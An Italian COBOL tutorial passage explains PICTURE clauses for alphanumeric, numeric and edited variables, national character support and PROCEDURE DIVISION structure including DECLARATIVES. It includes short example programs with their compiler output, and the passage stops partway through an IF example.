A titolo di esempio, viene mostrato un piccolo programma con tre variabili scalari alfanumeriche, aventi modelli diversi, abbinate ognuna a una variabile strutturata. Alle variabili scalari viene assegnato lo stesso valore, in modo da poter confrontare come questo valore viene inteso

e rappresentato.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   PICTURE-ALPHANUMERIC.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-23.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-A.
001200     02  A        PICTURE X(15)        USAGE IS DISPLAY.
001300 01  RECORD-B.
001400     02  B        PICTURE 9(5)A(5)X(5) USAGE IS DISPLAY.
001500 01  RECORD-C.
001600     02  C        PICTURE A(5)X(5)9(5) USAGE IS DISPLAY.
001700*
001800 PROCEDURE DIVISION.
001900*
002000 MAIN.
002100     MOVE " 1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ" TO A.
002200     MOVE " 1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ" TO B.
002300     MOVE " 1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ" TO C.
002400     DISPLAY "SOURCE VALUE IS: ", QUOTE,
002500             " 1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ", QUOTE.
002600     DISPLAY "PICTURE: X(15)         VALUE: ", QUOTE, A, QUOTE,
002700             "  DATA: ", QUOTE, RECORD-A, QUOTE.
002800     DISPLAY "PICTURE: 9(5)A(5)X(5)  VALUE: ", QUOTE, B, QUOTE,
002900             "  DATA: ", QUOTE, RECORD-B, QUOTE.
003000     DISPLAY "PICTURE: A(5)X(5)9(5)  VALUE: ", QUOTE, C, QUOTE,
003100             "  DATA: ", QUOTE, RECORD-C, QUOTE.
003200*
```

Compilando il programma con TinyCOBOL, l'avvio dell'eseguibile che si ottiene genera il risultato seguente, dove si può vedere che l'uso dei simboli '**`A`**' e '**`9`**' non comporta alcuna differenza di funzionamento rispetto a '**`X`**'; tuttavia, un compilatore più sofisticato potrebbe segnalare qualche tipo di errore:

```
SOURCE VALUE IS: " 1234567890ABCDEFGHIJKLMNOPQRSTUVWXYZ"
PICTURE: X(15)         VALUE: " 1234567890ABCD"  DATA: " 1234567890ABCD"
PICTURE: 9(5)A(5)X(5)  VALUE: " 1234567890ABCD"  DATA: " 1234567890ABCD"
PICTURE: A(5)X(5)9(5)  VALUE: " 1234567890ABCD"  DATA: " 1234567890ABCD"
```

678.3 Variabili alfanumeriche modificate

Il modello di definizione di una variabile alfanumerica può contenere simboli che applicano una modifica al valore stesso. La modifica avviene nel momento in cui il valore viene ricevuto.

Tabella 678.6. Simboli del modello di definizione di una variabile alfanumerica che descrivono una modifica del valore ricevuto.

Simbolo	Descrizione
`B`	Richiede l'inserimento di uno spazio.
`0`	Richiede l'inserimento di uno zero.
`/`	Se il compilatore lo permette, inserisce una barra obliqua.
`,`	Se il compilatore lo permette, inserisce una virgola. Si osservi comunque che non può apparire la virgola come simbolo conclusivo del modello, perché in tal caso assumerebbe il significato di un delimitatore.
	Teoricamente, ogni altro simbolo che non abbia un significato preciso per la realizzazione dei modelli di definizione delle variabili, dovrebbe essere aggiunto tale e quale; in pratica, molto dipende dalle caratteristiche del compilatore.

A titolo di esempio, viene mostrato un piccolo programma con due variabili scalari alfanumeriche, aventi modelli diversi, abbinate ognuna a una variabile strutturata. Alle variabili scalari viene assegnato lo stesso valore, in modo da poter confrontare come questo viene inteso e rappresentato. Nell'esempio si tenta in particolare di inserire in un modello una barra obliqua e una virgola.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   PICTURE-ALPHANUMERIC-EDITED.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-23.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-A.
001200     02  A        PICTURE X(15)           USAGE IS DISPLAY.
001300 01  RECORD-B.
001400     02  B        PICTURE ABX09,/X(8) USAGE IS DISPLAY.
001500*
001600 PROCEDURE DIVISION.
001700*
001800 MAIN.
001900     MOVE "ABCDEFGHIJKLMNOPQRSTUVWXYZ" TO A.
002000     MOVE "ABCDEFGHIJKLMNOPQRSTUVWXYZ" TO B.
002100     DISPLAY "SOURCE VALUE IS: ", QUOTE,
002200             "ABCDEFGHIJKLMNOPQRSTUVWXYZ", QUOTE.
002300     DISPLAY "PICTURE: X(15)        VALUE: ", QUOTE, A, QUOTE,
002400             "  DATA: ", QUOTE, RECORD-A, QUOTE.
002500     DISPLAY "PICTURE: ABX09,/X(8)  VALUE: ", QUOTE, B, QUOTE,
```

```
002600             "  DATA: ", QUOTE, RECORD-B, QUOTE.
002700*
```

Compilando il programma con TinyCOBOL, l'avvio dell'eseguibile che si ottiene genera il risultato seguente:

```
SOURCE VALUE IS: "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
PICTURE: X(15)        VALUE: "ABCDEFGHIJKLMNO"  DATA: "ABCDEFGHIJKLMNO"
PICTURE: ABX09,/X(8)  VALUE: "A B0C,/DEFGHIJK"  DATA: "A B0C,/DEFGHIJK"
```

678.4 Variabili numeriche

Le variabili numeriche pure e semplici, sono quelle il cui valore può essere usato per calcolare delle espressioni numeriche. Nel modello di definizione di una variabile di questo tipo, possono apparire solo simboli che descrivono la dimensione del valore rappresentabile, distinguendo la parte intera da quella decimale e specificando eventualmente la presenza del segno.

Tabella 678.9. Simboli del modello di definizione di una variabile numerica.

Simbolo	Descrizione
`9`	Rappresenta una cifra numerica singola.
`V`	Rappresenta la separazione tra la parte intera e la parte decimale del numero e di conseguenza può apparire una sola volta nel modello. Questo simbolo non incrementa la dimensione della variabile, in quanto serve solo a sapere dove si intende che debba trovarsi la separazione tra la parte intera e quella decimale, ai fini dei calcoli che si possono eseguire. Se questo simbolo appare alla fine del modello, è come se non fosse inserito, perché la sua presenza non aggiunge alcuna informazione.
`S`	Se si utilizza questo simbolo, può essere collocato soltanto all'estrema sinistra del modello, allo scopo di specificare che il numero è provvisto di segno. A seconda del modo in cui l'informazione numerica viene codificata nella variabile ('**`DISPLAY`**', '**`COMPUTATIONAL`**' e altre opzioni eventuali), il segno può occupare una posizione separata oppure no.
`P`	Il simbolo '**`P`**' può essere usato soltanto alla sinistra o alla destra del modello e può apparire ripetuto, tenendo conto che se appare alla sinistra è incompatibile con il simbolo '**`V`**'. Questo simbolo non incrementa la dimensione della variabile, ma serve a far sì che il valore contenuto nella variabile sia interpretato in modo differente. **L'uso di questo simbolo è sconsigliabile**, perché altera il comportamento della variabile in un modo che non è facile da interpretare correttamente.

A titolo di esempio, viene mostrato un piccolo programma con cinque variabili scalari numeriche, aventi modelli diversi, abbinate ognuna a una variabile strutturata. Alle variabili scalari viene assegnato lo stesso valore, in modo da poter confrontare come questo valore viene inteso e rappresentato. Nell'esempio appare anche l'uso del simbolo '**`P`**' a dimostrazione della difficoltà che questo comporta nell'interpretare l'esito degli assegnamenti alle variabili.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    PICTURE-NUMERIC.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-22.
```

```
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-A.
001200     02  A        PICTURE 99999       USAGE IS DISPLAY.
001300 01  RECORD-B.
001400     02  B        PICTURE 999V99      USAGE IS DISPLAY.
001500 01  RECORD-C.
001600     02  C        PICTURE S999V99     USAGE IS DISPLAY.
001700 01  RECORD-D.
001800     02  D        PICTURE 999V99PP    USAGE IS DISPLAY.
001900 01  RECORD-E.
002000     02  E        PICTURE PP99999     USAGE IS DISPLAY.
002100*
002200 PROCEDURE DIVISION.
002300*
002400 MAIN.
002500     MOVE -1234.5678 TO A.
002600     MOVE -1234.5678 TO B.
002700     MOVE -1234.5678 TO C.
002800     MOVE -1234.5678 TO D.
002900     MOVE -1234.5678 TO E.
003000     DISPLAY "SOURCE VALUE IS -1234.5678".
003100     DISPLAY "PICTURE: 99999     VALUE: ", A,
003200             "     DATA: ", RECORD-A.
003300     DISPLAY "PICTURE: 999V99    VALUE: ", B,
003400             "    DATA: ", RECORD-B.
003500     DISPLAY "PICTURE: S999V99   VALUE: ", C,
003600             "   DATA: ", RECORD-C.
003700     DISPLAY "PICTURE: 999V99PP  VALUE: ", D,
003800             "  DATA: ", RECORD-D.
003900     DISPLAY "PICTURE: PP99999   VALUE: ", E,
004000             "  DATA: ", RECORD-E.
004100     STOP RUN.
004200*
```

Compilando il programma con TinyCOBOL, l'avvio dell'eseguibile che si ottiene genera il risultato seguente:

```
SOURCE VALUE IS -1234.5678
PICTURE: 99999     VALUE: 01234     DATA: 01234
PICTURE: 999V99    VALUE: 234.56    DATA: 23456
PICTURE: S999V99   VALUE: -234.56   DATA: 2345O
PICTURE: 999V99PP  VALUE: 004.5678  DATA: 45678
PICTURE: PP99999   VALUE: .0078000  DATA: 78000
```

Facendo la stessa cosa con OpenCOBOL:

```
SOURCE VALUE IS -1234.5678
PICTURE: 99999     VALUE: 01234     DATA: 01234
PICTURE: 999V99    VALUE: 234.56    DATA: 23456
PICTURE: S999V99   VALUE: -234.56   DATA: 2345v
PICTURE: 999V99PP  VALUE: 004.5678  DATA: 45678
PICTURE: PP99999   VALUE: .0078000  DATA: 78000
```

Si osservi che nell'esempio le variabili scalari numeriche sono state dichiarate con l'opzione '**`USAGE IS DISPLAY`**', che comunque sarebbe stata implicita, in modo da assicurare la visibilità del contenuto leggendo il livello 01.

678.5 Variabili numeriche modificate

Il modello di definizione di una variabile fatta per ricevere un valore numerico, può contenere simboli che applicano una modifica all'apparenza del valore. Nel momento in cui una variabile del genere riceve un valore, ciò che la variabile fornisce è un'informazione alfanumerica, che non può più essere usata per elaborazioni matematiche; al massimo, una variabile del genere può ricevere il risultato di un'espressione che generi un valore numerico.

Tabella 678.13. Alcuni simboli del modello di definizione di una variabile numerica che descrivono una trasformazione in formato alfanumerico.

Simbolo	Descrizione
`B`	Richiede l'inserimento di uno spazio.
`0`	Richiede l'inserimento di uno zero.
`Z`	Si usa soltanto nella parte sinistra del modello e richiede di indicare uno spazio al posto di una cifra zero.
`*`	Si usa soltanto nella parte sinistra del modello e richiede di indicare un asterisco al posto di una cifra zero.
`,`	In condizioni normali inserisce una virgola letterale. Si osservi che non può apparire la virgola come simbolo conclusivo del modello, perché in tal caso assumerebbe il valore di un delimitatore.
`.`	In condizioni normali rappresenta il punto di separazione tra la parte intera e la parte decimale. Si osservi che in un modello che prevede la modifica, non si può usare il simbolo '**`V`**'.
`+` `-`	Il segno '**`+`**' o il segno '**`-`**' indicano la posizione in cui si vuole appaia il segno del numero; se il segno viene ripetuto, le occorrenze successive alla prima rappresentano implicitamente la posizione di una cifra numerica, con soppressione degli zeri anteriori. Usando il segno '**`-`**' si dovrebbe ottenere la rappresentazione di un numero senza segno, quando questo ha un valore positivo.
`CR` `DB`	Questi simboli, che occupano due caratteri, vengono inseriti tali e quali nella rappresentazione della variabile. Sono utili queste sigle per la contabilità dei paesi di lingua inglese (*credit*, *debit*); a ogni modo è bene ricordare che non sono influenzate dal segno del valore numerico che viene ricevuto nella variabile.
`$`	Si usa per mostrare il simbolo del dollaro, quando la valuta prevista nel sorgente del programma è quella predefinita.
`/`	Se il compilatore lo permette, inserisce una barra obliqua.
	Teoricamente, ogni altro simbolo che non abbia un significato preciso per la realizzazione dei modelli di definizione delle variabili, dovrebbe essere aggiunto tale e quale; in pratica, molto dipende dalle caratteristiche del compilatore.

Come esempio viene mostrato un piccolo programma con alcune variabili scalari numeriche modificate (*edited*), aventi modelli diversi, abbinate ognuna a una variabile strutturata. Alle variabili scalari viene assegnato lo stesso valore, in modo da poter confrontare come questo valore viene inteso e rappresentato.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   PICTURE-NUMERIC-EDITED.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-25.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 01  RECORD-A.
001200     02  A        PICTURE S9(10)V9(5)   USAGE IS DISPLAY.
001300 01  RECORD-B.
001400     02  B        PICTURE +Z(9)9.9(5)   USAGE IS DISPLAY.
001500 01  RECORD-C.
001600     02  C        PICTURE CR+Z(7)9.9(5) USAGE IS DISPLAY.
001700 01  RECORD-D.
001800     02  D        PICTURE +Z(7)9.9(5)DB USAGE IS DISPLAY.
001900 01  RECORD-E.
002000     02  E        PICTURE *(9)9.9(5)+   USAGE IS DISPLAY.
002100 01  RECORD-F.
002200     02  F        PICTURE +*(9)9.9(4)$  USAGE IS DISPLAY.
002300 01  RECORD-G.
002400     02  G        PICTURE +*(9)9,9(4)$  USAGE IS DISPLAY.
002500 01  RECORD-H.
002600     02  H        PICTURE -(10)9,9(4)$  USAGE IS DISPLAY.
002700 01  RECORD-I.
002800     02  I        PICTURE +(10)9,9(4)$  USAGE IS DISPLAY.
002900*
003000 PROCEDURE DIVISION.
003100*
003200 MAIN.
003300     MOVE +123456.789 TO A.
003400     MOVE +123456.789 TO B.
003500     MOVE +123456.789 TO C.
003600     MOVE +123456.789 TO D.
003700     MOVE +123456.789 TO E.
003800     MOVE +123456.789 TO F.
003900     MOVE +123456.789 TO G.
004000     MOVE +123456.789 TO H.
004100     MOVE +123456.789 TO I.
004200     DISPLAY "SOURCE VALUE IS: +123456.789".
004300     DISPLAY "PICTURE: S9(10)V9(5)    VALUE: ", A,
004400             "  DATA: ", RECORD-A.
004500     DISPLAY "PICTURE: +Z(9)9.9(5)    VALUE: ", B,
004600             "  DATA: ", RECORD-B.
004700     DISPLAY "PICTURE: CR+Z(7)9.9(5)  VALUE: ", C,
004800             "  DATA: ", RECORD-C.
```

```
004900     DISPLAY "PICTURE: +Z(7)9.9(5)DB  VALUE: ", D,
005000             "  DATA: ", RECORD-D.
005100     DISPLAY "PICTURE: *(9)9.9(5)+    VALUE: ", E,
005200             "  DATA: ", RECORD-E.
005300     DISPLAY "PICTURE: +*(9)9.9(4)$   VALUE: ", F,
005400             "  DATA: ", RECORD-F.
005500     DISPLAY "PICTURE: +*(9)9,9(4)$   VALUE: ", G,
005600             "  DATA: ", RECORD-G.
005700     DISPLAY "PICTURE: -(10)9,9(4)$   VALUE: ", H,
005800             "  DATA: ", RECORD-H.
005900     DISPLAY "PICTURE: +(10)9,9(4)$   VALUE: ", I,
006000             "  DATA: ", RECORD-I.
006100     STOP RUN.
006200*
```

Compilando il programma con TinyCOBOL, l'avvio dell'eseguibile che si ottiene genera il risultato seguente:

```
SOURCE VALUE IS: +123456.789
PICTURE: S9(10)V9(5)    VALUE:  0000123456.78900  DATA: 00001234567890{
PICTURE: +Z(9)9.9(5)    VALUE: +    123456.78900  DATA: +    123456.78900
PICTURE: CR+Z(7)9.9(5)  VALUE: CR+  123456.78900  DATA: CR+  123456.78900
PICTURE: +Z(7)9.9(5)DB  VALUE: +  123456.78900DB  DATA: +  123456.78900DB
PICTURE: *(9)9.9(5)+    VALUE: ****123456.78900+  DATA: ****123456.78900+
PICTURE: +*(9)9.9(4)$   VALUE: +****123456.7890$  DATA: +****123456.7890$
PICTURE: +*(9)9,9(4)$   VALUE: +********12,3456$  DATA: +********12,3456$
PICTURE: -(10)9,9(4)$   VALUE:         12,3456$   DATA:         12,3456$
PICTURE: +(10)9,9(4)$   VALUE:        +12,3456$   DATA:        +12,3456$
```

Tra i vari risultati, si può osservare che la virgola è stata interpretata come un segno senza un ruolo preciso, pertanto si colloca semplicemente prima delle ultime quattro cifre, secondo la previsione del modello.

Intervenendo nella sezione '**`CONFIGURATION SECTION`**' è possibile invertire il ruolo del punto e della virgola, nella rappresentazione dei numeri; nello stesso modo, è possibile attribuire un simbolo differente per la valuta. L'esempio seguente è una variante di quello appena mostrato, con le modifiche necessarie per questo scopo. Si osservi che come simbolo di valuta è stata scelta la lettera «E».

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.    PICTURE-NUMERIC-EDITED-BIS.
000300 AUTHOR.        DANIELE GIACOMINI.
000400 DATE-WRITTEN.  2005-02-25.
000500*
000600 ENVIRONMENT DIVISION.
000700 CONFIGURATION SECTION.
000800 SPECIAL-NAMES. DECIMAL-POINT IS COMMA
000900                CURRENCY SIGN IS "E".
001000*
001100 DATA DIVISION.
001200*
001300 WORKING-STORAGE SECTION.
```

```
001400 01  RECORD-A.
001500     02  A        PICTURE S9(10)V9(5)   USAGE IS DISPLAY.
001600 01  RECORD-B.
001700     02  B        PICTURE +Z(9)9.9(5)   USAGE IS DISPLAY.
001800 01  RECORD-C.
001900     02  C        PICTURE CR+Z(7)9.9(5) USAGE IS DISPLAY.
002000 01  RECORD-D.
002100     02  D        PICTURE +Z(7)9.9(5)DB USAGE IS DISPLAY.
002200 01  RECORD-E.
002300     02  E        PICTURE *(9)9.9(5)+   USAGE IS DISPLAY.
002400 01  RECORD-F.
002500     02  F        PICTURE +*(9)9.9(4)E  USAGE IS DISPLAY.
002600 01  RECORD-G.
002700     02  G        PICTURE +*(9)9,9(4)E  USAGE IS DISPLAY.
002800 01  RECORD-H.
002900     02  H        PICTURE -(10)9,9(4)E  USAGE IS DISPLAY.
003000 01  RECORD-I.
003100     02  I        PICTURE +(10)9,9(4)E  USAGE IS DISPLAY.
003200*
003300 PROCEDURE DIVISION.
003400*
003500 MAIN.
003600     MOVE +123456,789 TO A.
003700     MOVE +123456,789 TO B.
003800     MOVE +123456,789 TO C.
003900     MOVE +123456,789 TO D.
004000     MOVE +123456,789 TO E.
004100     MOVE +123456,789 TO F.
004200     MOVE +123456,789 TO G.
004300     MOVE +123456,789 TO H.
004400     MOVE +123456,789 TO I.
004500     DISPLAY "SOURCE VALUE IS: +123456.789".
004600     DISPLAY "PICTURE: S9(10)V9(5)    VALUE: ", A,
004700             "  DATA: ", RECORD-A.
004800     DISPLAY "PICTURE: +Z(9)9.9(5)    VALUE: ", B,
004900             "  DATA: ", RECORD-B.
005000     DISPLAY "PICTURE: CR+Z(7)9.9(5)  VALUE: ", C,
005100             "  DATA: ", RECORD-C.
005200     DISPLAY "PICTURE: +Z(7)9.9(5)DB  VALUE: ", D,
005300             "  DATA: ", RECORD-D.
005400     DISPLAY "PICTURE: *(9)9.9(5)+    VALUE: ", E,
005500             "  DATA: ", RECORD-E.
005600     DISPLAY "PICTURE: +*(9)9.9(4)E   VALUE: ", F,
005700             "  DATA: ", RECORD-F.
005800     DISPLAY "PICTURE: +*(9)9,9(4)E   VALUE: ", G,
005900             "  DATA: ", RECORD-G.
006000     DISPLAY "PICTURE: -(10)9,9(4)E   VALUE: ", H,
006100             "  DATA: ", RECORD-H.
006200     DISPLAY "PICTURE: +(10)9,9(4)E   VALUE: ", I,
006300             "  DATA: ", RECORD-I.
006400     STOP RUN.
006500*
```

Compilando il programma con TinyCOBOL, l'avvio dell'eseguibile che si ottiene genera il risultato seguente:

```
SOURCE VALUE IS: +123456.789
PICTURE: S9(10)V9(5)    VALUE:  0000123456,78900  DATA: 00001234567890{
PICTURE: +Z(9)9.9(5)    VALUE: +         1.23456  DATA: +         1.23456
PICTURE: CR+Z(7)9.9(5)  VALUE: CR+       1.23456  DATA: CR+       1.23456
PICTURE: +Z(7)9.9(5)DB  VALUE: +       1.23456DB  DATA: +       1.23456DB
PICTURE: *(9)9.9(5)+    VALUE: *********1.23456+  DATA: *********1.23456+
PICTURE: +*(9)9.9(4)E   VALUE: +********12.3456E  DATA: +********12.3456E
PICTURE: +*(9)9,9(4)E   VALUE: +****123456,7890E  DATA: +****123456,7890E
PICTURE: -(10)9,9(4)E   VALUE:      123456,7890E  DATA:      123456,7890E
PICTURE: +(10)9,9(4)E   VALUE:     +123456,7890E  DATA:     +123456,7890E
```

Questa volta si può osservare che nel modello è il punto che perde il suo significato, apparendo nel risultato soltanto nella posizione prevista, allineando le cifre numeriche originali alla destra.

Capitolo 679

Note sull'utilizzo dell'insieme di caratteri universale con il COBOL

Lo standard COBOL del 1985 prevede sostanzialmente che si possano gestire informazioni alfanumeriche composte di simboli rappresentabili in byte, appartenenti pertanto al codice ASCII o EBCDIC. Con l'introduzione dell'insieme di caratteri universale, si pone il problema di gestire codifiche di tipo diverso, ben più grandi del solito byte. Purtroppo, però, le soluzioni adottate non sono semplici e lineari come nel passato.

679.1 Stringhe letterali

Le stringhe letterali che devono contenere simboli al di fuori del codice ASCII o EBCDIC, devono essere delimitate in modo differente. Generalmente sono disponibili due forme:

```
N"stringa_letterale"
```

```
NX"stringa_esadecimale"
```

La prima forma riguarda una stringa letterale composta secondo la forma codificata del carattere prevista dal compilatore (UTF-8, UTF-16 o altro); la seconda, ammesso che sia disponibile, viene espressa attraverso cifre esadecimali. Si osservi, però, che per poter esprimere una stringa del genere in forma esadecimale, occorre sapere in che modo il compilatore la interpreta, dato che dipende dalla forma codificata del carattere adottata.

679.2 modello di definizione delle variabili

Nel modello di definizione di una variabile, la lettera '**`N`**' rappresenta un carattere espresso secondo la codifica universale; la lettera «N» sta per *National*. Pertanto, si aggiunge anche una voce nuova all'opzione '**`USAGE`**': '**`USAGE IS NATIONAL`**'.

A seconda della forma codificata del carattere adottata dal compilatore, cambia la dimensione di una variabile del genere. Se si utilizzano codifiche del tipo UTF-8, che hanno una lunghezza variabile, può diventare impossibile stabilire in anticipo la dimensione in byte corrispondente. Anche per questo motivo, è improbabile che si possa usare lo standard UTF-8 con il COBOL.

679.3 Costanti figurative

Tra le costanti figurative, '**`HIGH-VALUES`**' e '**`LOW-VALUES`**' perdono di significato, se associate a una variabile dichiarata come '**`USAGE IS NATIONAL`**'.

Capitolo 680 Divisione «PROCEDURE DIVISION»

La divisione '**PROCEDURE DIVISION**' costituisce la quarta e ultima parte di un programma sorgente COBOL. La divisione si può suddividere in paragrafi, oppure in sezioni contenenti eventualmente dei paragrafi. All'interno delle sezioni o dei paragrafi, si inseriscono le istruzioni che descrivono la procedura del programma.

Le istruzioni sono inserite a gruppi, terminanti con un punto fermo, seguito da uno spazio; le istruzioni singole, che non costituiscono un gruppo autonomo, possono essere separate graficamente attraverso dei separatori (la virgola, il punto e virgola, la parola '**THEN**').

Alcune istruzioni, quando non costituiscono un gruppo autonomo, possono collocarsi solo alla fine del gruppo. Si tratta precisamente di '**GO TO**' e di '**STOP RUN**'.

La divisione può articolarsi in tre modi diversi; quello che si vede descritto nello schema segue è il più semplice, perché non fa uso delle sezioni:

```
[PROCEDURE DIVISION.
 --------- --------
{paragraph-name.
      [sentence]...}...
```

Se si usano le sezioni, i paragrafi devono essere contenuti tutti all'interno di sezioni:

```
[PROCEDURE DIVISION.
 --------- --------
/ section-name SECTION [segment-number]. \
|              -------                   |
< {paragraph-name.                       >...
|       [sentence]...}...                |
\                                        /
```

Eventualmente ci può essere un gruppo iniziale di sezioni speciali; in tal caso, è obbligatorio suddividere il resto del programma in sezioni:

```
[PROCEDURE DIVISION.
 --------- --------
 DECLARATIVES.
 ------------
 / section-name SECTION [segment-number]. \
 |              -------                   |
 |     USE statement                      |
 <     ---                                >...
 | {paragraph-name.                       |
 |       [sentence]...}...                |
 \                                        /
 END DECLARATIVES.
 --- ------------
/ section-name SECTION [segment-number]. \
|              -------                   |
< {paragraph-name.                       >...
|       [sentence]...}...                |
\                                        /
```

Il primo gruppo di istruzioni a essere eseguito è quello che si trova nel primo paragrafo della prima sezione; escludendo quelli inseriti in un blocco '**DECLARATIVES**'. In condizioni normali, la sequenza dei gruppi di istruzioni eseguiti prosegue con quelli successivi, salvo quando si incontrano istruzioni speciali che richiedono esplicitamente di modificare questo tipo di flusso.

680.1 Gruppo di sezioni «DECLARATIVES»

Quando all'inizio della divisione '**PROCEDURE DIVISION**' appare la parola chiave '**DECLARATIVES**', che inizia dall'area A del modulo di programmazione, le sezioni dichiarate fino alla riga dove appare '**END DECLARATIVES**' (sempre a partire dall'area A), non vengono eseguite normalmente, ma solo al verificarsi di certe condizioni.

```
DECLARATIVES.
------------
/ section-name SECTION [segment-number]. \
|              -------                   |
|     USE statement                      |
<     ---                                >...
| {paragraph-name.                       |
|      [sentence]...}...                 |
\                                        /
END DECLARATIVES.
--- ------------
```

Ogni sezione di questo gruppo speciale, inizia con una o più istruzioni '**USE**', prima di procedere con dei paragrafi contenenti altre istruzioni. L'istruzione '**USE**' serve ad abbinare l'esecuzione della sezione (a partire dal primo dei suoi paragrafi), a condizione che si verifichi una certa condizione:

```
                                               / {file-name}... \
                                               |                |
                   /           \               | INPUT          |
                   | EXCEPTION |               | -----          |
USE AFTER STANDARD < --------- > PROCEDURE ON  < OUTPUT         >
--- -----          | ERROR     | ---------     | ------         |
                   \ -----     /               | I-O            |
                                               | ---            |
                                               \ EXTEND         /
                                                 ------
```

Tenendo conto che le parole chiave '**EXCEPTION**' e '**ERROR**' del modello sono equivalenti, si intende che questa istruzione serve ad attivare la sezione che la contiene se si verifica una condizione di errore, che non sia stato gestito diversamente all'interno del programma, riguardante: un certo file (***file-name***), un file qualunque aperto in lettura ('**INPUT**'), scrittura ('**OUTPUT**'), lettura e scrittura ('**I-O**') o in estensione ('**EXTEND**').

Viene mostrato l'esempio di un piccolo programma completo, che ha lo scopo di leggere un file ('`input.txt`') e di mostrarne il contenuto sullo schermo:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-DECLARATIVES.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-26.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "input.txt"
001300                            ORGANIZATION IS LINE SEQUENTIAL
```

```
001400                            FILE STATUS IS STATO-FILE-DA-LEGGERE.
001500*
001600 DATA DIVISION.
001700*
001800 FILE SECTION.
001900*
002000 FD  FILE-DA-LEGGERE.
002100 01  RECORD-DA-LEGGERE            PIC X(79).
002200*
002300 WORKING-STORAGE SECTION.
002400 77  STATO-FILE-DA-LEGGERE        PIC XX.
002500*
002600 PROCEDURE DIVISION.
002700*
002800 DECLARATIVES.
002900 FILE-ACCESS-ERROR SECTION.
003000     USE AFTER STANDARD ERROR PROCEDURE ON INPUT.
003100 FILE-ACCESS-ERROR-RECOVERY.
003200     DISPLAY "FILE ACCESS ERROR: ", STATO-FILE-DA-LEGGERE.
003300     STOP RUN.
003400 END DECLARATIVES.
003500*
003550 MAIN-PROCEDURE SECTION.
003600 MAIN.
003700     OPEN INPUT FILE-DA-LEGGERE.
003800     PERFORM LETTURA UNTIL 0 = 1.
003900     CLOSE FILE-DA-LEGGERE.
004000*
004100     STOP RUN.
004200*
004300 LETTURA.
004400     READ FILE-DA-LEGGERE.
004500     DISPLAY RECORD-DA-LEGGERE.
004600*
```

Si può osservare nel programma che il ciclo di lettura non termina mai, perché la condizione '**0 = 1**' non si può avverare. Così facendo, dato che la lettura non prevede alcun controllo del superamento della fine del file, si verifica un errore che viene preso in considerazione dalla sezione '**FILE-ACCESS-ERROR**'.

Compilando il programma con OpenCOBOL, l'avvio dell'eseguibile che si ottiene genera un risultato simile a quello seguente:

```
aaaaaaaaaaaaaaaaaaa
bbbbbbbbbbbbbbbbbbb
ccccccccccccccccccc
FILE ACCESS ERROR: 10
```

In pratica, alla fine del file termina la visualizzazione del suo contenuto e si ottiene un messaggio di errore, come organizzato nella sezione '**FILE-ACCESS-ERROR**'.

680.2 Sezioni e segmenti

Le sezioni della divisione '**PROCEDURE DIVISION**', oltre al nome possono indicare un numero di segmento, che può andare da zero a 99.

```
section-name SECTION [segment-number].
```

Il numero di segmento serve a raggruppare tutte le sezioni con lo stesso numero in uno stesso segmento, allo scopo di sapere, quale parte del programma deve rimanere simultaneamente nella memoria centrale durante il funzionamento.

Si dividono precisamente due tipi di segmenti: quelli fissi, con numeri da 00 a 49, e quelli indipendenti, da 50 a 99. I segmenti numerati fino al numero 49 devono rimanere sempre in memoria, mentre gli altri devono esserci solo per il tempo necessario al loro funzionamento. Per questa ragione, le sezioni dichiarate nella zona '**DECLARATIVES**', possono essere associate soltanto a segmenti fissi (da 00 a 49).

Naturalmente, questa possibilità di segmentare il programma dipende dal compilatore, che potrebbe limitarsi semplicemente a ignorare il numero di segmento.

680.3 Gruppi di istruzioni e istruzioni condizionali

Un gruppo di istruzioni si evidenzia per la presenza del punto fermo conclusivo (seguito da uno spazio). Le istruzioni che non costituiscono gruppi singoli possono essere separate, oltre che con lo spazio, con la virgola, il punto e virgola, e con la parola '**THEN**'.

Le istruzioni condizionali sono quelle che alterano la sequenza normale dell'esecuzione delle istruzioni, sulla base della verifica di una condizione. L'istruzione condizionale tipica è '**IF**', ma molte altre istruzioni prevedono delle parole opzionali per descrivere un'azione da compiere al verificarsi di una certa condizione.

```
                 /                    \  .--      /                    \ --.
                 | { statement-1 }... |  |        | { statement-2 }... |   |
    IF condition-1  <                    >  |  ELSE  <                    >   |
    --           | NEXT SENTENCE      |  |  ----  | NEXT SENTENCE      |   |
                 \ ---- --------      /  `--      \ ---- --------      / --'
```

Quello che si vede sopra è lo schema sintattico dell'istruzione '**IF**', che incorpora a sua volta altre istruzioni. Naturalmente, le istruzioni incorporate possono contenere altre istruzioni condizionali annidate; in ogni caso, non è possibile suddividere una struttura del genere in gruppi di istruzioni più piccoli, pertanto il punto fermo finale può apparire solo alla fine della struttura più esterna.

```
000000 IF ALTEZZA IS GREATER THAN 190
000000   THEN
000000       DISPLAY "LA PERSONA E' MOLTO ALTA!",
